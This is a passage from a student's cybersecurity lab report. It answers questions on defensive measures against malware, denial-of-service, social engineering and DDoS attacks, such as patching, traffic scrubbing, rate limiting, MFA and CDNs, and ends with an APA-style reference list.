1. **Vulnerability Mitigation:** Malware often targets known vulnerabilities in software. Vendors release security patches and updates to fix these vulnerabilities and strengthen the software's defenses. By promptly applying these patches, organizations minimize the attack surface and reduce the risk of successful malware exploits.
2. **Software Updates:** Besides security patches, software updates often include additional features, bug fixes, and performance enhancements. Keeping applications up to date ensures that organizations benefit from the latest features and improvements while maintaining a secure and stable software environment.
3. **Automated Patch Management:** Organizations can employ automated patch management systems to streamline the process of deploying updates across a large number of devices and systems. These tools automate patch deployment, scheduling, and reporting, making it easier to maintain up-to-date software and protect against malware.
4. Vulnerability Monitoring: Regularly scanning and assessing systems for vulnerabilities, using tools like vulnerability scanners, helps identify weaknesses that may be targeted

by malware. Conducting vulnerability assessments enables proactive identification and remediation of vulnerabilities before they can be exploited.

5. By implementing strong endpoint protection and conducting regular patching and updates, organizations can significantly reduce the risk of malware attacks and protect their systems and data from potential harm.

Question 3: at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

***Answer*:**

First, let's see what denial-of-service attacks are, a denial-of-service (DoS) attack aims to disrupt a network or service by overwhelming it with excessive requests or exploiting vulnerabilities, rendering it inaccessible to legitimate users. Common types include flooding attacks (e.g., SYN flood, HTTP flood), application layer attacks (e.g., Slowloris, DNS amplification), and distributed DoS (DDoS) attacks using botnets. Motivations range from personal grudges to extortion. Defenses involve traffic filtering, rate limiting, and DDoS mitigation services.

Here are two defensive measures that can be used against denial-of-service (DoS) attacks:

1. Traffic Scrubbing and Anomaly Detection:

Traffic scrubbing is a technique used to inspect incoming network traffic and filter out malicious packets or requests. It involves analyzing the characteristics of network traffic and applying filters or rules to drop or redirect suspicious traffic. This can be done at different network levels, such as at the edge routers, firewalls, or intrusion prevention systems (IPS) (Cisco Secure DDoS Protection At-a-Glance, 2022).

The process of traffic scrubbing typically involves the following steps:

1. **Traffic Monitoring**: Network traffic is continuously monitored, capturing information about the source, destination, protocols, packet sizes, and other relevant attributes.
2. **Traffic Analysis**: The captured traffic data is analyzed to establish a baseline of normal network behavior. Statistical analysis, machine learning algorithms, or behavior-based heuristics are employed to identify patterns and determine what constitutes normal traffic.
3. **Detection of Abnormal Traffic**: Any deviations or anomalies from the established baseline are detected as potentially malicious traffic. This can include sudden increases in traffic volume, unusual packet patterns, or repetitive requests from the same source.
4. **Filtering and Redirection**: When suspicious or malicious traffic is identified, appropriate actions are taken to mitigate the attack. This can involve dropping the malicious packets, redirecting the traffic to a scrubbing center for further analysis, or employing techniques like blackholing to discard the traffic altogether.

Anomaly detection complements traffic scrubbing by identifying abnormal patterns in network behavior that may indicate a DoS attack. By establishing a baseline of normal activity and monitoring for deviations, anomaly detection systems can trigger alerts or automated actions to mitigate the impact of the attack.

2. Load Balancing and Traffic Shaping:

a. Load balancing and traffic shaping techniques help distribute network traffic across multiple resources and ensure fair allocation of resources, making it more difficult for attackers to overwhelm a single target.

b. Load balancing involves distributing incoming traffic across multiple servers or resources to prevent a single resource from becoming overwhelmed. This can be achieved using hardware load balancers or software-based load balancing solutions. Load balancers typically employ algorithms to determine how traffic is distributed, taking into account factors such as server availability, capacity, and response time.

c. Traffic shaping focuses on managing the flow of network traffic to ensure that critical services receive the necessary resources, even during a DoS attack. It involves applying policies to prioritize or limit the bandwidth allocated to different types of traffic. By shaping the traffic, organizations can prevent congestion and ensure that mission-critical services are given precedence.

Traffic shaping techniques can include:

a. **Rate Limiting**: Setting limits on the amount of traffic allowed from a specific source or for a particular service. This helps prevent excessive requests from overwhelming the target.

b. **Quality of Service (QoS)**: Assigning different levels of priority to different types of traffic. This ensures that critical services receive adequate resources during an attack.

c. **Traffic Prioritization**: Establishing policies to prioritize certain types of traffic over others based on predefined rules or requirements.

d. By implementing load balancing and traffic shaping techniques, organizations can distribute and manage the network traffic effectively, maintaining availability and performance even in the face of a DoS attack.

e. Remember that these defensive measures are part of a comprehensive approach to mitigate the impact of DoS attacks. Organizations should also consider other security measures such as network segmentation, access controls, and intrusion detection systems to enhance their defense against DoS attacks (Juniper Networks, n.d.).

Question 4: at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Answer:

1. Employee Training and Awareness: Educating employees about social engineering tactics and raising awareness about the potential risks can significantly reduce the success rate of these attacks. Training programs should cover topics such as recognizing phishing emails, suspicious phone calls, or impersonation attempts. By teaching employees to be cautious and skeptical, organizations can create a strong line of defense against social engineering attacks (Renders, 2023).
2. Multi-Factor Authentication (MFA): Implementing MFA adds an extra layer of security to protect against social engineering attacks. By requiring users to provide multiple forms of identification, such as a password and a unique code sent to their mobile device, it becomes much harder for attackers to gain unauthorized access. Even if an attacker manages to obtain a user's password through social engineering, they will still need the additional factor to successfully authenticate (Grassi et al., 2017).

Section 3: Challenge and Analysis

Part 2: Research Additional Attack Vectors

Question: Describe the additional attack vector you selected and identify at least two defensive measures that can be used against it. Be sure to cite your sources.

Answer: The goal of a (DDoS) attack is to prevent a targeted system or network from operating by flooding it with traffic or resource requests. Two defense strategies against DDoS assaults are listed below.

1. **Traffic Filtering and Rate Limiting:**

DDoS assaults can be lessened by implementing rate limitations and traffic filtering. This entails configuring load balancers, routers, and firewalls to filter malicious traffic and control the rate at which requests are accepted. Legitimate traffic can be prioritized while lessening the impact of the assault by identifying and restricting traffic from known malicious sources or imposing rate limitations on incoming requests. Several methods, including access control lists (ACLs), IP reputation services, and anomaly detection algorithms, can be used to do this (Radware, n.d.).

2. **Content Delivery Network (CDN):**

A layer of defense against DDoS attacks can be provided by using a content delivery network (CDN). A CDN is a distributed network of servers dispersed throughout the world. When a DDoS assault happens, the CDN may sift through the incoming traffic and disseminate it around its network, minimizing the damage to the target system. By removing malicious traffic and guaranteeing that only genuine requests are sent to the target server, the CDN can serve as a buffer. Furthermore, DDoS protection techniques like rate restriction and traffic analysis are frequently included in CDNs and can aid in the detection and mitigation of assaults (Limited, n.d.).

Reference

Cisco Secure DDoS Protection At-a-Glance. (2022, October 14). Cisco. https://www.cisco.com/c/en/us/products/collateral/security/secure-ddos-protect-aag.html#:~:text=Cisco%20DDoS%20mitigation%20solutions%20protect,offer%20solutions%20for%20every%20customer.

Jones & Bartlett (2024). Assessing Common Attack Vectors(Figure 1). *Jones and BartlettLearning Virtual Lab*. URL: https://jbl-lti.hatsize.com/startlab

Grassi, P. A., Newton, E. M., Perlner, R. A., Regenscheid, A., Fenton, J. L., Burr, W. E., Richer, J., Lefkovitz, N., Danker, J. M., Choong, Y., Greene, K., & Theofanos, M. F. (2017). *Digital identity guidelines: authentication and lifecycle management*. https://doi.org/10.6028/nist.sp.800-63b

Juniper Networks. (n.d.). *Network DOS Attacks | Junos OS | Juniper Networks*. https://www.juniper.net/documentation/us/en/software/junos/denial-of-service/topics/topic-map/security-network-dos-attack.html

Kim, D. (2021). *Fundamentals Of Information Systems Security + Cloud Labs.* Jones & Bartlett Assessing Common Attack Vectors https://jbl-lti.hatsize.com/startlab

Levy, M. (2023, December 20). *What is a reverse Shell | Examples & Prevention Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/#:~:text=Reverse%20shells%20allow%20attackers%20to,commonly%20used%20in%20penetration%20tests.

Limited, 2. D. (n.d.). Content Delivery Network (CDN) | CDN77.com. CDN77. https://www.cdn77.com/?utm_source=google&utm_campaign={campaign}&utm_medium=cpc&utm_content=352864029974&utm_term=content%20distribution%20network&

gclid=Cj0KCQiA5rGuBhCnARIsAN11vgSZB-fJgMW6CqCw65xzJvkxkGylAMQjV1cNxxxNaX815uroOTps8dYaAnYQEALw_wcB

Malik, M. (2023, April 26). Steps to planning and implementation of endpoint protection. *Information Security Buzz*. https://informationsecuritybuzz.com/steps-to-planning-and-implementation-of-endpoint-protection/

Radware. (n.d.). *What is rate limiting and how does it work? | Radware*. https://www.radware.com/cyberpedia/bot-management/rate-limiting/

Renders, J. (2023, January 17). *What is Employee Security Awareness Training and How Can It Protect My Company Online? - Brightline Technologies*. Brightline Technologies. https://brightlineit.com/what-is-employee-security-awareness-training-and-how-can-it-protect-my-company-online/

Schenker, M. (2024, February 6). *How to Use Cialdini's 7 Principles of Persuasion to Boost Conversions*. CXL. https://cxl.com/blog/cialdinis-principles-persuasion/#:~:text=Also%20known%20as%20Cialdini's%207,Humans%20are%20social%20creatures.

Sundar, V. (2023, December 7). How to prevent SQL injection attacks? Indusface. https://www.indusface.com/blog/how-to-stop-sql-injection/

Wikipedia contributors. (2023, October 16). *SYN flood*. Wikipedia. https://en.wikipedia.org/wiki/SYN_flood